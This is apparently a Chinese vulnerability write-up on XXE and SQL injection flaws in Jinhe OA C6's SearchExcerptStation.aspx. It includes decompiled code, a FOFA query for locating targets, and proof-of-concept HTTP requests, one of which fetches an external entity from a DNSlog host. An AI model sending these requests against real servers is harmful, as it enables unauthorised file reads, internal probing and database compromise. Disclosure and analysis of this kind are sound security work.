漏洞简介
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。金和OA C6 SearchExcerptStation.aspx 接口处存在XXE漏洞,未授权的攻击者可以通过此漏洞读取服务器上敏感文件或探测内网服务信息,进一步利用可导致服务器失陷。
影响版本
金和OA C6
fofa语法
app="金和网络-金和OA"
漏洞分析
直接根据 SearchExcerptStation.aspx 在 bin 目录下查找 JHSoft.Web.Appraise.dll 将其进行反编译后找到 SearchExcerptStation 的处理逻辑
public class SearchExcerptStation : Page
{
  protected void Page_Load(object sender, EventArgs e)
  {
    this.Request.QueryString.ToString();
    string end = ((TextReader) new StreamReader(this.Request.InputStream)).ReadToEnd();
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.LoadXml(end);
    string innerText = xmlDocument.DocumentElement.ChildNodes.Item(0).InnerText;
    JHSoft.Appraise.AppraiseSet appraiseSet = new JHSoft.Appraise.AppraiseSet();
    string sql = string.Format("select distinct ApprSetID,StaName from appraiseSet a inner join Station b on (a.AppraiseStation=b.StaID) \r\nWhere a.DelFlag = 0 and AppraiseType='{0}' union\r\nselect distinct ApprSetID,StaName=Reg_Name from appraiseSet a inner join jhbj_register b on (a.regcode=b.reg_code) \r\nWhere a.DelFlag = 0 and AppraiseType='{0}'  order by StaName Asc", (object) innerText);
    DataTable dataTable = appraiseSet.BindList(sql);
请求内容直接使 XmlDocument.LoadXml 解析,造成XXE漏洞。
同时第一个节点的值被直接带入sql语句中执行,从而也造成了sql注入漏洞。
漏洞复现
XXE
POST /c6/Jhsoft.Web.Appraise/SearchExcerptStation.aspx/ HTTP/1.1
Host: jhsoft.mrxn.net
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://xxe.dnslog.pt/xxe_test">
%remote;]>
<root/>
在DNSLOG平台成功收到HTTP请求

SQL
POST /c6/Jhsoft.Web.Appraise/SearchExcerptStation.aspx/ HTTP/1.1
Host: jhsoft.mrxn.net
Content-Type: application/xml

<root>
<node>SQLI_POC</node>
</root>
成延时 10 秒(执行两次)

